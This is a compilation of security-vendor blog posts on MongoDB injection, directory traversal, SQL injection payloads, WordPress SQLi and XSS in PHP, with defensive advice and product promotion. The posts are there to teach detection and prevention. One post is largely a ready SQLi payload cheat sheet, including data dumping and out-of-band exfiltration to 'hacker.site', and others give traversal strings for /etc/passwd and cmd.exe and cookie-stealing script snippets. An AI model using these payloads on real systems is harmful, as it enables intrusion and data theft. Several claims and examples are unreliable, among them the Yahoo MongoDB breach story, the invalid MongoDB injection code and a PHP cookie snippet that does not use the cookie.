SQL Injection in MongoDB: Examples and Prevention

What is MongoDB?

As web development evolves, we are  seeing more and more NoSQL databases being used due to the simplicity of creating, managing and storing data in these databases.

MongoDB is perhaps the most popular database, owing to its scalability, unlike some other NoSQL databases. However this comes at a price given MongoDB’s susceptibility to SQL injection attacks.

SQL Injection in Web Apps

SQL injection occurs when an attacker sends a malicious request through SQL queries to the database. The database recognizes the malicious query as if it’s any other, and returns the information that the attacker requested. This creates a vulnerability that can destroy your system from within. A typical example of SQL Injection looks something like this:

SELECT * FROM ITEMS WHERE ID=’

One would think that having a NoSQL database prevents any sort of SQL Injection. However, that’s not the case. 

Just like any other database, MongoDB uses commands to fetch and display data on the web application. 

SQL Injection in MongoDB

As we acknowledged earlier, MongoDB is vulnerable to SQL injection attacks. Even though it’s a NoSQL database. 

In combination with Node.js, MongoDB is a powerful tool. You can easily send requests with API queries. A typical example of a MongoDB request would look something like this:

Products.find({ price: { $gte: 10 } }, callback);

In the example above, we’ve used the find function to fetch the Products collection, Passing  the property price and a condition that the price is greater than 10 ($gte : 10). 

These requests are a big security concern for one main reason – the attacker is able to send an object to the query instead of an expected string or an integer, which could lead to considerable data leakage. In fact, there was a big scandal in 2018  when an attacker stole the data of 11 million users from Yahoo. Yahoo used MongoDB databases at the time, resulting in drastic changes to their approach afterwards. 

Additionally, MongoDB uses Binary JSON (BSON) data format and because the queries are actually BSON objects, a direct injection is impossible. However, an attacker can take advantage of the $where function that uses JavaScript. So, for example:

db.collection.find({ $where: function() {

return (this.product == “Milk”)

}});

This simple query would do exactly as expected – return a product name named ‘Milk’. However, with improper input sanitisation, an attacker can take advantage of this. The malicious code would be as follows:

db.collection.find({ $where: function() {

return (this.product == $productData)

}});

The example above could be used as a test for the attacker to see if the database returns valid results. If  it does, the possibilities are endless. So, the attacker could, for example, send a malicious code within the object. A good example would be:

db.collection.find({ $where: function() {

return (this.product == ‘m’; sleep (10000))

}});

If the server paused for five seconds after sending this command, it’s a confirmation for the attacker that he has the direct access and that he can perform an injection.

How to prevent MongoDB vulnerabilities

The first step to preventing SQL Injection with MongoDB is sanitizing the input. Although this may appear as  simple advice, many web applications using NoSQL products are quite new and perhaps undergoing comprehensive development, leaving room for mistakes. . Unvalidated input often leads to DDoS attacks or the attacker taking over the server, so you ought to be extremely careful with this. 

MongoDB has a series of built-in features for secure query building without JavaScript. However if the use of JavaScript in queries is required, ensure that best practices are followed, including validating and encoding all user inputs, applying the rule of least privilege, and avoiding the use of vulnerable constructs.

Conclusion

Rather counterintuitively NoSQL doesn’t mean that there’s no risk of injection. As we’ve seen in the examples above, JavaScript applications using MongoDB are very sensitive to injections that could lead to some serious vulnerabilities such as DDoS attacks. 

Bright helps automate the detection and remediation of many vulnerabilities. This includes NoSQL and SQL Injection, early in the development process.

By shifting DAST scans left, and integrating them into the SDLC, developers and application security professionals can detect vulnerabilities early, and remediate them before they appear in production. Bright completes scans in minutes and delivers no false positives reports, by automatically validating every vulnerability. This allows developers to adopt the solution and use it throughout the development lifecycle.

Scan your applications and prevent NoSQL injection vulnerabilities – try Bright by signing up for a FREE account

Directory Traversal Attack: Real-life Attacks and Code Examples

What is a Directory Traversal attack?

To run a secure web server, it is crucial to control access to the web content. A directory traversal attack (or file path traversal attack) allows attackers to read random files on the server that is running a web application. These files may include the application’s source code and data, credentials for backend systems, or sensitive OS files. The attacker might even be able to write to arbitrary files on the server, allowing them to modify the application’s data or behavior, or to even take full control of the server.

There are two main levels of security mechanisms web servers provide:

  • Access Control Lists (ACLs)
  • Root directory

Access control lists are used during the authorization process. A web administrator creates these lists to specify which users or user groups are able to access, modify or execute particular files on the server, as well as other access rights.

This is part of a series of articles about Security misconfiguration.

The root directory is a specific directory on the server’s file system and limits users from accessing anything above this root. The root directory limits users from accessing any files they are not meant to see or modify.

A directory traversal attack can be the result of a directory traversal vulnerability in the webserver software itself or in the application’s source code.

All an attacker needs to perform a directory traversal attack is a web browser and some knowledge on where to find any default files and directories on the system.

How does a Directory Traversal attack work?

If there are vulnerabilities in the web application’s code or the server’s configuration, it’s easy to execute a directory traversal attack. For example, let’s examine this PHP code snippet that is prone to directory traversal attacks:

/**
* Get the filename from a GET input
* Example - https://example-website.com/?file=filename.php
*/
$file = $_GET[‘file’];

/**
* Unsafely include the file
* Example: filename.php
*/
file_get_contents(‘directory/’ . $file);

In this case, attackers can use the command https://example-website.com/?file=../../../../etc/passwd and manipulate the web application to reveal hidden information of the /etc/passwd system file. 

Similar to our example, attackers can use directory traversal vulnerabilities to access credentials, modify files, or take control of the compromised web server.

The impact of a Directory Traversal attack

An attacker can leverage a directory traversal vulnerability in the system to step out of the root directory, allowing them to access other parts of the file system to view restricted files and gather more information required to further compromise the system.

Examples of Directory Traversal attacks

Real-life directory traversal attack examples

Back in September 2019, researchers discovered a “critical severity” directory traversal vulnerability in Atlassian’s Jira Service Desk Server and Jira Service Desk Data Center that allowed attackers to access information belonging to the company’s customers.

Atlassian wasn’t the only company to make news with such a vulnerability. In late September 2019, Adobe released a fix for three vulnerabilities in its ColdFusion platform, including a “critical” directory traversal vulnerability that could allow attackers to bypass access controls.

Another directory traversal disclosure took place in June 2019 and involved Kubecti. Kubecti is a command-line interface (CLI) for controlling Kubernetes clusters. The flaw was found in the cp command, which allows users to copy files from the Kubernetes pod to their local machine. The bug allowed malicious users to copy relative file paths and potentially use this to execute code or elevate privileges.

The target of a directory traversal attack doesn’t have to be a web application. Researchers found that 12 out of 13 routers and NAS devices from different manufacturers had security flaws that allowed remote-level access, and seven of those had directory traversal vulnerabilities.

Example of a directory traversal attack via web application code

Web applications that utilize dynamic pages receive input from the browser using GET or POST requests. Here is an example of an HTTP GET request URL:

GET http://example-shop.com/show.asp?view=oldarchive.html HTTP/1.1
Host: example-shop.com

Using this URL, the browser requests the dynamic page show.asp and sends a parameter with the value of oldarchive.html. Once the request is executed, show.asp retrieves the file oldarchive.html from the server, renders it, and sends it back to the browser which displays it to the user.

Now, if an attacker assumes that show.asp can retrieve files from the filesystem, he could send a custom URL, like this one:

GET http://example-shop.com/show.asp?view=../../../../../Windows/system.ini HTTP/1.1
Host: example.shop.com

The dynamic page would retrieve the file system.ini from the filesystem and display it to the user. The directive ../ shown in the URL above would tell the system to go one level up in the directory tree. The attacker would have to guess how many directories they have to go up to find the Windows folder, easily done with persistence and trial-and-error.

Example of a directory traversal attack via webserver

Directory traversal vulnerabilities are not limited to the code; the web server itself can be vulnerable to directory traversal attacks.

Vendors fixed directory traversal vulnerabilities in the latest versions of web server software, but there are servers online which still run older versions and may still be vulnerable to directory traversal attacks. Even running the latest version of the software won’t always help if some sensitive default script directories are exposed. 

Below is an example of a URL request which uses the IIS scripts directory to traverse directories and execute a command:

GET
http://example-server.com/scripts/..%5c../Windows/System32/cmd.exe?c+dir’c: HTTP/1.1
Host: example-server.com

The above-shown request would return a list of all files in the C: directory to the attacker. First, the request would execute the cmd.exe command shell file and then run the command dir c: in the shell. The %5c expression shown in the example represents a server escape code used to represent normal characters, in this case, the character .

Escape codes shouldn’t present a problem for newer versions of web server software, but some older versions don’t filter out these codes in the root directory enforcer and will let the attackers execute such commands.

Related content: Read our guide to misconfiguration attacks.

Detecting Directory Traversal Vulnerabilities

You should detect directory traversal vulnerabilities as early as possible. A best practice is to check the code while it’s being written, or before the software is deployed, using code analysis tools.

But code analysis tools typically miss about half of all vulnerabilities and come with a high rate of false positives. This makes the process of remediating directory traversal vulnerabilities lengthy and expensive.

Web vulnerability scanners (like Dynamic Application Security Testing scanners, or DAST) do a great job at detecting directory traversal vulnerabilities,l automatically crawling the website, and testing for vulnerabilities. They typically come with less false positives, or in the case of Bright, without any false positives at all. After the application is deployed you can opt for penetration testing, but this process is time-consuming. An alternative is to use fuzzing to experiment with different inputs and trying to cause problems with malformed data. 

Preventing Directory Traversal Attacks

To prevent directory traversal vulnerabilities, try to avoid passing user-supplied input to the filesystem APIs. Many of the functions that do that can be rewritten to deliver the same behavior, without exposing you to security risks.

If for any reason you can’t avoid passing user-supplied input, you should use two layers of defense:

  • Make the application validate the user input before processing it. Either compare the input against a whitelist of permitted values or verify that the input contains only permitted content – for example, alphanumeric characters
  • After validating the user-supplied input, make the application verify that the canonicalized path starts with the expected base directory.

Below is a simple Java code snippet that can be used to validate the canonical path of a file based on user input:

File file = new File (BASE_DIRECTORY, userInput);
if (file.getCanonicalPath().startsWith (BASE_DIRECTORY)) {
// process file
}

Check if your website is vulnerable with Bright

Bright automatically scans your web applications for directory traversal and other security vulnerabilities. Bright is false-positive free and easy to use for developers, so the remediation process will be less time-consuming without the need for manual validation.

The created reports come with clear remediation guidelines for your team, and the integration with ticketing tools like Jira makes it easy to assign findings to team members.
Register for a free account and start testing for directory traversal and hundreds of other vulnerabilities today – Try Bright today

SQL Injection Payloads: How SQLi exploits work

What is a SQL Injection payload?

SQL Injection represents a web security vulnerability which allows attackers to view data that they should not be able to, by allowing the attacker to interfere with the queries that an application makes to its database by injecting malicious SQL injection payloads.

Learn more about SQL Injection attacks in this blog post – What Are SQL Injections and How Can They Be Prevented

In this blog post, we are going to cover how to verify if a website is vulnerable to SQLi and the different SQL injection payloads used to exploit different types of SQL injection vulnerabilities.

In this article:

Confirming SQLi: Entry point detection

To identify if your applications are vulnerable to SQLi and you can use the payloads that follow, you need to first be able to inject data into the query without breaking it. The first step is to find out how to escape from the current context.

Try one of these useful examples:

 [Nothing]
'
"
`
')
")
`)
'))
"))
`))

To fix the query you can input data so the previous query accepts the new data, or you can input data and add a comment symbol at the end.

This phase will be easier if you can see error messages or you can identify if /when a query is working or not.

Comments

MySQL
#comment
-- comment     [Note the space after the double dash]
/*comment*/
/*! MYSQL Special SQL */

PostgreSQL
--comment
/*comment*/

MSQL
--comment
/*comment*/

Oracle
--comment

SQLite
--comment
/*comment*/

HQL
HQL does not support comments

Confirming SQLi by using logical operations

You can confirm an SQL injection vulnerability by performing a logical operation. If you get the expected result, you confirmed SQLi.

Here is how it looks in practice:

If the GET parameter ?username=John returns the same content as ?username=John’ or ‘1’=’1 then you found a SQL injection vulnerability.

This concept works for mathematical operations too: 

If ?id=1 returns the same as ?id=2-1, you found a SQL injection vulnerability.

page.asp?id=1 or 1=1 -- true
page.asp?id=1' or 1=1 -- true
page.asp?id=1" or 1=1 -- true
page.asp?id=1 and 1=2 -- false

Confirming SQL injection with Timing

In some instances when trying to confirm a SQLi, there won’t be a noticeable change on the page that you are testing. This indicates a Blind SQL, which can be identified by making the database perform actions that will have an impact on the time the page needs to load.

We are going to add to the SQL query an operation that will take a longer time to execute, such as performing the following: 

MySQL (string concat and logical ops)
1' + sleep(10)
1' and sleep(10)
1' && sleep(10)
1' | sleep(10)

PostgreSQL (only support string concat)
1' || pg_sleep(10)

MSQL
1' WAITFOR DELAY '0:0:10'

Oracle
1' AND [RANDNUM]=DBMS_PIPE.RECEIVE_MESSAGE('[RANDSTR]',[SLEEPTIME])
1' AND 123=DBMS_PIPE.RECEIVE_MESSAGE('ASD',10)

SQLite
1' AND [RANDNUM]=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB([SLEEPTIME]00000000/2))))
1' AND 123=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))

The sleep functions are not always allowed, so make a query perform complex operations that will take several seconds instead.

Identifying the Back-end

Different backends have different functions, which can be identified executing those functions. Examples of these functions are:

MySQL
["conv('a',16,2)=conv('a',16,2)" ,"MYSQL"],
["connection_id()=connection_id()" ,"MYSQL"],
["crc32('MySQL')=crc32('MySQL')" ,"MYSQL"],

MSSQL
["BINARY_CHECKSUM(123)=BINARY_CHECKSUM(123)" ,"MSSQL"],
["@@CONNECTIONS>0" ,"MSSQL"],
["@@CONNECTIONS=@@CONNECTIONS" ,"MSSQL"],
["@@CPU_BUSY=@@CPU_BUSY" ,"MSSQL"],
["USER_ID(1)=USER_ID(1)" ,"MSSQL"],

Oracle
["ROWNUM=ROWNUM" ,"ORACLE"],
["RAWTOHEX('AB')=RAWTOHEX('AB')" ,"ORACLE"],
["LNNVL(0=123)" ,"ORACLE"],

PostgreSQL
["5::int=5" ,"POSTGRESQL"],
["5::integer=5" ,"POSTGRESQL"],
["pg_client_encoding()=pg_client_encoding()" ,"POSTGRESQL"],
["get_current_ts_config()=get_current_ts_config()" ,"POSTGRESQL"],
["quote_literal(42.5)=quote_literal(42.5)" ,"POSTGRESQL"],
["current_database()=current_database()" ,"POSTGRESQL"],

SQLite
["sqlite_version()=sqlite_version()" ,"SQLITE"],
["last_insert_rowid()>1" ,"SQLITE"],
["last_insert_rowid()=last_insert_rowid()" ,"SQLITE"],

MS Access
["val(cvar(1))=1" ,"MSACCESS"],
["IIF(ATN(2)>0,1,0) BETWEEN 2 AND 0" ,"MSACCESS"],
["cdbl(1)=cdbl(1)" ,"MSACCESS"],

["1337=1337", "MSACCESS,SQLITE,POSTGRESQL,ORACLE,MSSQL,MYSQL"],
["'i'='i'", "MSACCESS,SQLITE,POSTGRESQL,ORACLE,MSSQL,MYSQL"],

Union Based SQL Injection Payloads

Detecting number of columns

Both queries (the original one, and the one we alter) must return the same number of columns. But how do we know the number of columns the initial request is returning? We usually use one of the two following methods to get the number of columns:

Order/Group by

Even though GROUP BY and ORDER BY have different functionalities in SQL, they can both be used to determine the number of columns in the query. Increment the number until you get a false response:

1' ORDER BY 1--+    #True
1' ORDER BY 2--+    #True
1' ORDER BY 3--+    #True
1' ORDER BY 4--+    #False - Query is only using 3 columns
                        #-1' UNION SELECT 1,2,3--+    True

1' GROUP BY 1--+    #True
1' GROUP BY 2--+    #True
1' GROUP BY 3--+    #True
1' GROUP BY 4--+    #False - Query is only using 3 columns
                        #-1' UNION SELECT 1,2,3--+    True

UNION SELECT

In the case of UNION SELECT, insert an increasing number of null values until the query is valid:

1' UNION SELECT null-- - Not working
1' UNION SELECT null,null-- - Not working
1' UNION SELECT null,null,null-- - Worked

Why are null values used? There are cases in which the type of the columns on both sides of the query have to be the same. Null is valid in every case.

Extract database names, tables and column names

In the following examples, we are going to retrieve the name of all the databases, the table names from a database and the column names of the table:

#Database names
-1' UniOn Select 1,2,gRoUp_cOncaT(0x7c,schema_name,0x7c) fRoM information_schema.schemata
#Tables of a database
-1' UniOn Select 1,2,3,gRoUp_cOncaT(0x7c,table_name,0x7C) fRoM information_schema.tables wHeRe table_schema=[database]
#Column names
-1' UniOn Select 1,2,3,gRoUp_cOncaT(0x7c,column_name,0x7C) fRoM information_schema.columns wHeRe table_name=[table name]

The method used to discover this data will vary from the database itself, but it’s always the same methodology.

Error based SQL Injection Payloads

If the query output is not visible, but you can see the error messages, you can make these error messages work for you to exfiltrate the data from the database.

Similar to the Union Based exploitation example, you could dump the database:

(select 1 and row(1,1)>(select count(*),concat(CONCAT(@@VERSION),0x3a,floor(rand()*2))x from (select 1 union select 2)a group by x limit 1))

Blind SQL Injections Payloads

In the case of Blind SQL injection, you can’t see the results of the query nor the errors, but you can distinguish when the query returned a true or a false response based on the different content on the page.

You can abuse that behaviour to dump the database char by char:

?id=1 AND SELECT SUBSTR(table_name,1,1) FROM information_schema.tables = 'A'

Error Blind SQL Injection Payloads

As the name implies, this is very similar to Blind SQL injection, but this time you don’t have to distinguish between a true or false response. You check if there is an error in the SQL query or not, by forcing an SQL error each time you correctly guess the char: 

AND (SELECT IF(1,(SELECT table_name FROM information_schema.tables),'a'))-- -

Time Based SQL Injection Payloads

You can use this technique primarily when you are about to exploit blind vulnerabilities where you use a second query to trigger a DNS lookup, conditional error, or a time delay.

1 and (select sleep(10) from users where SUBSTR(table_name,1,1) = 'A')#

Stacked Queries

Stacked queries can be used to execute multiple queries in succession. While the subsequent queries are executed, the results are not returned to the application. You can use this technique when blind vulnerabilities where you use a second query to trigger a DNS lookup, conditional error, or a time delay.

While Oracle and MySQL don’t support stacked queries, Microsoft and PostgreSQL do support them: QUERY-1-HERE; QUERY-2-HERE

Learn more in our detailed guide to sql injection attack.

Out of band SQLi Payloads

If none of the exploitation methods mentioned above worked for you, you can try to make the database exfiltrate the data to an external host controlled by you. For example, you can use DNS queries:

select load_file(concat('\\',version(),'.hacker.site\a.txt'));

Related content: Read our guide to sql injection test.

Detect SQL Injection with the help of Bright 

Bright automates the detection and remediation of hundreds of vulnerabilities, including SQL injection.

By integrating DAST scans early in the development process, developers and application security experts can detect vulnerabilities early, and remediate them before they appear in production.

With Bright the scans are done in minutes and the results come with zero false positives. This allows developers to adopt the solution and use it throughout the development lifecycle.

Scan any web app or API to prevent SQL injection vulnerabilities – try Bright free.

SQL Injection in WordPress websites and how to prevent them

What is SQL Injection in WordPress?

One of the most popular open-source Content Management Systems (CMS) is WordPress. WordPress runs millions of websites with an estimated 60% market share.

SQL injection in WordPress is ranked as the second most critical vulnerability, posing a severe risk for website owners. Your WordPress website should be secure from SQL injection if the WordPress core files are up-to-date, but there is something that changes that narrative – third-party plugins and themes.

Here is a list of the most prone types of WordPress plugins:

  1. Subscription pop-ups
  2. Login/Signup forms
  3. E-commerce checkout pages/carts
  4. Search bars
  5. Contact forms
  6. Feedback forms
  7. Generic contact forms
  8. Blog comment forms
  9. Search parameters.

In this article:

How does SQL Injection work in WordPress?

To understand how SQL Injection works in WordPress, let’s quickly have a look at what happens inside a WordPress database.

How does the WordPress Database Work?

Each WordPress website has a database, with the default database management system (DBMS) being MySQL. To retrieve data from a database and generate content for the frontend, WordPress uses SQL queries. Developers working on a WordPress website use PHP and these queries to view, add, retrieve, change or delete code inside the database. You can use WordPress or the control panel to access that database, but you can also make contact with the database using other methods.

Learn more about SQL Injection in PHP web applications.

How Hackers Breach a WordPress Database?

Your application can be vulnerable to SQL injection attacks anywhere your website has a form element (generic contact forms, login portals, blog comment forms, eCommerce checkout pages and search bars amongst others).

One vulnerable form element can open up the entire database to attackers.  The database captures each entry made on a WordPress website, and all the hackers have to do is enter malicious SQL commands instead of valid form entries.

For example, your WordPress website may have a form with an input field asking for a phone number. In an ideal scenario, you would configure that field to accept only numerical entries that follow the structure of phone numbers. But what if you haven’t performed this validation or the plugin you used isn’t working properly? An attacker could enter anything they want into that plain text field – including malicious SQL statements to retrieve data or to initiate a DoS attack.

How to prevent SQL injection in WordPress?

Considering the impact an SQL injection attack can have on your website and the business overall, becoming the victim of a WordPress SQL injection attack can be a sobering thought.

Here is a list of 10 steps you can take to ensure you are as secure as possible:

1. Use Input Validation and Filter User Data

One of the easiest ways to infiltrate a website with SQL injection attacks is through user-submitted data. It is therefore crucial that you use input validation and filtering for user-submitted data to block dangerous character injections. With proper input validation in place, you will test any data that a user submits, making it possible to filter that data and prevent an SQL injection.

2. Avoid Dynamic SQL

To keep your WordPress website safe, use prepared statements, parameterized queries or stored procedures instead of Dynamic SQL. Due to the way Dynamic SQL is automated it creates openings for hackers.

3. Update and Patch Regularly

If you don’t have the latest version of WordPress, along with plugins and themes you are using, you open yourself to security gaps that hackers can exploit. Always make sure you use the latest version of WordPress and that there are no outdated plugins and themes on your website.

4. Use a Firewall

One effective way to keep your WordPress website secure is to set up a firewall. A firewall is a network security system that monitors and controls data coming into your website and acts as an additional layer of security against SQL injection attacks.

5. Remove Unnecessary Database Functionality

More functionality also comes with more security risks. To keep your database protected, consider normalizing it to remove extraneous content and make your website safer.

6. Limit Access Privileges

Inappropriate access privileges can quickly expose your WordPress website to SQL injection attacks.

To keep your website secure, configure your WordPress User Roles and limit what others can access and alter. Ensure that all past users have been removed from editor or contributor roles, and eliminate those potential vulnerabilities.

7. Encrypt Confidential Data

Security is an ongoing process and a never-ending chase between the bad guys and you trying to keep your website secure. So, no matter how secure you consider your website and the database to be, always try to make it safer. By encrypting confidential data in your database, you’re securing it and protecting that data from an SQL injection attack.

8. Don’t Share Extra Information

Database error messages can carry a great deal of information that is useful for hackers. They can contain details such as authentication credentials, server administrators’ email addresses, and even parts of your internal code.

The less information you share, the safer your WordPress website will be. So, to protect your website, consider creating generic messages for errors on a custom HTML page.

9. Monitor SQL Statements

Monitoring SQL statements between database-connected applications can help you identify vulnerabilities in your WordPress website. Monitoring tools can provide valuable insight into potential database issues.

10. Improve your software

While all the above-mentioned steps will ensure your website is pretty safe, even if your software is up-to-date, you can become a victim to cyber-criminals. As security and patching policies tighten up, attackers are relying more on zero-day exploits. 

A zero-day vulnerability is a security vulnerability discovered by attackers before the vendor has become aware of it. As the vendors are unaware, no patch exists, making the attack likely to succeed.

Luckily, there are automated tools that can help identify zero-day vulnerabilities in your applications before they hit production and you become a victim. Consider using a tool like Bright to scan and test your website before you release it to production.

How Nexploit can help detect SQL Injection in WordPress

Bright helps automate the detection and remediation of many vulnerabilities including SQL Injection, early in the development process.

By shifting DAST scans left, and integrating them into the SDLC, developers and application security professionals can detect vulnerabilities early, and remediate them before they appear in production. Nexploit completes scans in minutes and achieves zero false positives, by automatically validating every vulnerability. This allows developers to adopt the solution and use it throughout the development lifecycle.
Scan your WordPress website or any other web app and prevent SQL injection vulnerabilities – try Bright free.

Cross-site scripting in PHP Web Applications

What is Cross-Site Scripting?

Cross-Site Scripting (XSS) attacks are a form of injection attack, where malicious scripts are injected into trusted web applications. 

XSS is usually inserted through a website using a hyperlink or a web form. The inserted code can be used via any client-side language such as JavaScript, PHP, HTML. 

A simple XSS attack will occur on a vulnerable website that accepts user input via a GET parameter and displays the data on the website. 

Let’s take a look at the URL example below:

https://example.com/profile/?u=john

This URL points to a website that reads the value for username from the u parameter in the URL and displays it on the webpage. 

An attacker may inject malicious code into the website by setting the value for u to the following:

https://example.com/profile/?u=alert("Your website is compromised!")

The injected script will produce a JavaScript dialog pop-up alert stating  “Your website is compromised!” 

Whilst this may appear trivial, attackers can use this process to send the unassuming user to a site they control. To learn about different types of XSS attacks check out this blog.

Understanding how XSS attacks work in PHP applications is important so they can be prevented as part of the development pipeline before they hit production and be secure by design.

In this article:

How does XSS in PHP work?

As a developer with access to the source code, you can embed standard PHP code in a blade file for example, if you are coding in Laravel Framework. 

XSS PHP Example

This example looks at a website that displays specific data to users based on the group they belong to. The current group is specified via GET parameter in the URL.

Using standard PHP inside a blade file, this code will display a user’s group:

PHP
<p>Hello user, your current group is beginner [ <?php echo $_GET['group']; ?> ] </p>

The website displays the value for the group parameter like this:
Hello user, your current group is [beginner]

And the URL for the page becomes

https://example.com/school/?group=beginner

Injecting the following code into the URL enables an XSS attack:

https://example.com/school/?group=window.location=”https://maliciouswebsite.com”

The injected code will cause a redirect to maliciouswebsite.com as soon as the site loads.

How to fix this XSS vulnerability

Since a blade template renders the website, we can rewrite the code by replacing the standard PHP code with a blade function. The new code is shown below:

PHP
<p>Hello user, your current group is [ {{ $_GET['group'] }} ] </p>

The code above uses the {{ }} echo statement to escape the value of the group parameter. This causes the value to be rendered as plain text all the time. 

Some other good ways to prevent this kind of XSS attack are validating and sanitizing inputs from the user. At all times you should avoid displaying and processing the user data without checking the content source and credibility. 

Preventing XSS in PHP

Preventing XSS in PHP has two main considerations:

  • Type of sanitization performed on the input
  • The location where input gets inserted

There is no single sanitization method that can prevent all the XSS attempts no matter how well we filter the input. Required filtering is mostly dependent on the context in which data gets inserted. Preventing XSS with data inserted between HTML elements is the most efficient. On the other hand, preventing XSS with data inserted in Javascript code is much more complicated.

Input Sanitization in PHP

For most PHP websites, htmlspecialchars() are your way to go!

htmlspecialchars() will be able to convert special characters to HTML entities as shown below:

&‘ (ampersand) becomes ‘&amp;
"‘ (double quote) becomes ‘&quot;
<‘ (less than) becomes ‘&lt;
>‘ (greater than) becomes ‘&gt;

You will notice that these do not include single quotes. htmlspecialchars() is best used with the ‘ENT_QUOTES’ to assure that single quotes are encoded as well. Single quote entity conversion is shown below:

'” (single quote) becomes ‘&#039;‘ (or &apos;)  

htmlentities() vs htmlspecialchars()

htmlentities() is a similar function to htmlspecialchars() that performs the same functional sanitization on the potentially dangerous characters. The difference is it will encode all the character entities when one is available. This should be avoided because it can lead to excessive encoding practices and cause some content to incorrectly display if character sets change at any time.

strip_tags()

We do not recommend using strip_tags() for sanitizing the data, as they will remove the content between the HTML tags and will not prevent XSS instances that already exist within the HTML entity attributes. strip_tags() will neither filter nor encode the angle brackets that are not paired properly. This will give an attacker a chance to combine this weakness with others on the website to inject Javascript, which we are trying to prevent.

addslashes()

Function addslashes() is mostly used to escape input when it’s inserted into JavaScript variables.

<script>
var = "te"st "; // addslashes()
displayname(var);
</script>

As you can see, addslashes() (as the name implies) adds a slash in an attempt to prevent the attacker from terminating the variable assignment and appending a malicious code. Although effective in many cases, this process has a critical flaw.

Most engines running JavaScript will construct code segments from open and closed <script? tags before the code isparsed to them. The browser cares about the data that resides between the two quotes, so to exploit this we don’t really need to bypass” addslashes(), but rather terminate the script tag.

<script>
 var = "test1</script><script>alert(document.cookie);</script>";
 displayname(var);
</script>

The browser will process this as the injected code is an entirely new code segment that contains valid JavaScript.

When will entity encoding fail?

As we described previously the location where the data gets inserted must be taken into consideration when preventing XSS in PHP.

Let’s go over some examples where entity encoding with htmlspecialchars() is just not enough!

A simple and common example is when data gets inserted within the actual attribute or element tag. HTML Event Attributes allow for JavaScript to be called upon a particular event. onload attribute, for example, can execute JavaScript once the HTML object loads.

<body onload=alert(document.cookie);>

This may be a rare situation when extremely defined filtering is required, but nevertheless, the location where input gets inserted should always be taken into consideration when preventing XSS in PHP applications.

Preventing XSS in PHP with Bright

While traditional Dynamic Application Security Testing (DAST) tools can test for some XSS vulnerabilities, they are often limited and produce a large number of false-positive results.

Bright can automatically crawl your applications regardless of the programming language used, to test for a wide range of vulnerabilities including XSS, giving you maximum coverage, seamlessly integrated across development pipelines.

Engineering and security teams can trust Bright’s results, with automatic validation of every XSS finding carried out, with NO/false positives. Bright even generates a screenshot proof of concept along with comprehensive developer-friendly remediation advice to fix the issue quickly and early.

Start testing with Bright scanner today – get a free account

Directory Traversal: Examples, Testing, and Prevention

What Is Directory Traversal?

Directory traversal, or path traversal, is an HTTP exploit. It exploits a security misconfiguration on a web server, to access data stored outside the server’s root directory. A successful directory traversal attempt enables attackers to view restricted files and sometimes also execute commands on the targeted server. 

Typically, a directory traversal attack exploits web browsers. This means that all servers accepting unvalidated input data from web browsers are vulnerable to the attack. To launch this attack, threat actors often scan through a directory tree, which is where they can locate paths to restricted files on web servers.

In this article:

How Are Directory Traversal Vulnerabilities Exploited?

The web server receives a  request and appends the ../../etc/hosts relative path, specified by the user, to a directory of web pages (/var/www/). This creates a full path: /var/www/html/../../../etc/hosts

In systems like UNIX, the element ../ traverses a directory in the file system, and can give a malicious user access to the file /etc/hosts.

Malicious users can use this attack method to access secrets and sensitive information like passwords and database credentials. They can also exploit the vulnerability to carry out further enumeration of the system and obtain the information they need to enable a combined attack through vectors like LFI and RFI.

Learn more in our detailed guide to directory traversal attack.

Directory Traversal Examples

Simple Directory Traversal (dot-dot-slash Attack)

The simplest example of a directory traversal attack is when an application displays or allows the user to download a file via a URL parameter. 

For example, if the user provides the file name document.pdf, and the website downloads the PDF to the user’s computer via this URL:

https://www.vulnerable.com/download_file.php?file=document.pdf

If the website is hosted on a Linux system, website files are typically stored in /var/www which is two directories above the root. The attacker can exploit this, passing this as the file name:

../../etc/passwd

If the application does not sanitize inputs, it uses the attacker’s string directly in a system call, switches to the root and then allows the attacker to access the /etc/ directory. It then allows the attacker to access the protected passwd file. 

A similar attack can be performed on a Windows system using the string ..

Using Cookies for Directory Traversal

In many cases, cookies reference directories on a web server to load files required for a website. This exposes the site to a directory traversal attack. For example, consider a cookie that accesses a file to load a new design template for a website:

<?php
    $design = 'new-design.php';
    if (isset($_COOKIE['DESIGN'])) {
        $template = $_COOKIE['DESIGN']; 
    } 
    include("../resources/" . $design); 
?>

In this scenario, the name of the file is stored in the DESIGN cookie and appended to a path. Because there is no validation of the $design variable an attacker can send a GET HTTP request that modifies the cookie value to DESIGN=../../etc/passwd

The web server would then perform the following system call, loading the passwd file instead of the design template.

include("../skins/../../etc/passwd");

Path Traversal Prevention

Here are several ways you can use to prevent path traversal attacks: 

  • Developers should validate user input accepted from browsers. Input validation can help ensure that attackers are restricted from using command techniques, like SQL injection, which violate access privileges and may grant attackers access to a root directory. 
  • Applications should use filters to block suspicious user input. Most web applications employ filters to block URLs that contain commands, as well as escape codes commonly employed by attackers. 
  • Administrators should keep software up to date, including web server software and the underlying operating system, and apply all security patches. The practice of regularly patching software can significantly reduce security risks and reduce the chance of exploitation.

Related content: Read our guide to misconfiguration attacks.

Testing for Directory Traversal Vulnerabilities

There are several testing techniques that can help you identify directory traversal flaws and vulnerabilities in your web applications. Here are several methods recommended by the web application security project (OWASP):

Input Vectors Enumeration

Enumeration is a technique used to detect attack vectors in systems. Input vector enumeration offers a systematic evaluation of all input vectors. The goal is to learn which specific part of a web application is vulnerable to input validation bypassing.  

Testers can do this by itemizing all application components that can accept user input, such as HTTP, POST and GET calls, HTML forms, and file uploads. Here are several aspects to consider when testing this aspect:

  • Can you find request parameters which can potentially be used for file-related operations? For example: https://mysite.com/getUserProfile.jsp?item=abcd.htm
  • Can you detect any unusual file extensions? Such as: https://mysite.com/index.jsp?file=content
  • Do you see any interesting variable names? For example:  https://mysite.com/main.php?home=index.htm

Testing Techniques

The next phase of this security testing process involves analyzing all input validation functions in the tested web application. 

To quickly test an existing web application for directory traversal vulnerabilities, you can use the following technique:

  • Insert relative paths into files existing on your web server. For example:../../../../../../etc/passwd on Linux servers. 
  • Check whether a system is vulnerable to certain tricks like a ../ removal that uses percent-encoded values like %2e%2e%2f
  • You can check for file extension by adding a null byte like %00 before you insert a valid extension. 

Manually implementing the above techniques can be time consuming and error prone for large web applications. Instead of doing this manually, you can use an automated tool. The following technologies are commonly used to automatically analyze input validation:

  • Static application security testing (SAST)—these tools review the source code of the application when it is not running. SAST checks try to identify evidence of known insecure practices and vulnerabilities. SAST solutions employ white-box techniques.
